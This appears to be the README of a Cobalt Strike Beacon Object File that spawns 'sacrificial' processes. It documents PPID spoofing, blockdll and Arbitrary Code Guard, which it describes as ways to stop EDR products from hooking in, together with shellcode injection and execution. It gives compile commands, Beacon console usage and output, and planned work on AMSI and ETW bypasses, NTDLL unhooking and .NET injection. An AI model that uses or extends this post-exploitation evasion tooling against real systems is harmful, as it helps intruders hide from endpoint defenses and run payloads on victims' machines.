


New Features (08/01/2021)

- Spawn sacrificial process with Arbitrary Code Guard (ACG) to prevent EDR solutions from hooking into sacrificial process DLL's.
 - See <u>Adam Chester's "Protecting Your Malware" blog for full details</u>. This part of the BOF is derived from his work.
- Inject & Execute shellcode.

Popin' Calc from ACG Protected Process



New Features (07/19/2021)

• CNA Agressor Script interface

```
beacon> help

spawn Spawn a process with a spoofed PPID and beacon> help spawn
Synopsis: spawn /path/to/exe PPID
beacon> ps
8264 5536 OneDrive.exe x86 1 DESKTOP-KG
beacon> spawn cmd.exe 8264
[*] SPAWN (@0xBoku|github.com/boku7)
Opened handle 0x634 to process 8264(PID)
Success! Spawned process: cmd.exe | PID: 5384 | PPID: 8264
```

- PPID Spoofing
- Cobalt Strike "like" blockdll functionality

Compile with x64 MinGW:

```
x86_64-w64-mingw32-gcc -c spawn.x64.c -o spawn.x64.o
```

Run from Cobalt Strike Beacon Console

• After compile import the spawn.cna script into Cobalt Strikes Script Manager

```
beacon> spawn /path/to/exe PPID /local/path/to/shellcode.bin
```

To Do List

Agressor script for better end user experience


```
beacon> help spawn
Synopsis: spawn /path/to/exe PPID
```

• PPID spoofing for better parent-child process relation OPSEC

```
beacon> spawn cmd.exe 8264
[*] SPAWN (@0xBoku|github.com/boku7)
[+] host called home, sent: 1640 bytes
[+] received output:
Attempting to openProcess: 8264(PID)
[+] received output:
Returned Handle: 6bc
[+] received output:
Successfully spawned process: cmd.exe
[DESKTOP-KOSR2NO] boku/10072 (x64)
```

Here we can see our cmd.exe process being spawned with the PPID as
 OneDrive.exe

• implement Cobalt Strike blockdll functionality to prevent non-MS signed DLLs from loading into the spawned processes memory



- We see the parent-child process relationship, and that our spawned process has been created with the Signatures restricted (Microsoft only)
- The Signatures restricted (Microsoft only) makes it so DLL's not signed by Microsoft cannot be loaded into our spawned process
- Do not crash the beacon process when the PE file does not exist

```
beacon> inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o cmd.exe
[*] Tasked beacon to inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o
[+] host called home, sent: 660 bytes
[+] received output:
Success! - Your new process cmd.exe has been spawned in a suspended state!
beacon> inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o doesNotExist.exe
[*] Tasked beacon to inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o
[+] host called home, sent: 669 bytes
[+] received output:
Failure - Uh oh, your process failed to spawn. Typically this is because the EXE does not exist.
beacon> inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o cmd.exe
[*] Tasked beacon to inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o
[+] host called home, sent: 660 bytes
[+] received output:
Success! - Your new process cmd.exe has been spawned in a suspended state!

[DESKTOP-KOSR2NO] boku/2520 (x64)
beacon>
```

- No longer crashes on process creation failure!
- Return the PID to the Cobalt Strike console when the new process is spawned

```
beacon> spawn cmd.exe 5536
[*] SPAWN (@0xBoku|github.com/boku7)
[+] host called home, sent: 1688 bytes
[+] received output:
Attempting to openProcess: 5536(PID)
[+] received output:
Opened handle 0x634 to process 5536(PID)
[+] received output:
Success! Spawned process: cmd.exe | PID: 5384 | PPID: 5536
```

- Build out different methods of remote process injection (08/01/21)
- Build out different methods of remote process patching
 - NTDLL.DLL remote process Unhooking
 - ETW remote process Patching/Bypass
 - AMSI remote process Patching/Bypass
 - CLR Loading & .Net assembly injection

Why did I build this?

- 1. To learn more about Cobalt Strike BOFs
- 2. I want flexibility in choosing my sacraficial processes.
 - Spawning the same process for every fork-and-run seems like bad/predictable OPSEC to me.
 - There are probably methods for this out there or built into CS already. Either way, I wanted to build my own.
- 3. I have allot of cool BOF ideas that I want to build on this.

Credits / References

PPID Spoofing & blockDII functionality

- Credit/shoutout to: Adam Chester @_xpn_ + @SEKTOR7net + Raphael Mudge
- Thank you for the amazing work that you've contributed. I would not be able to publish this without your blogs, videos, and awesome content!
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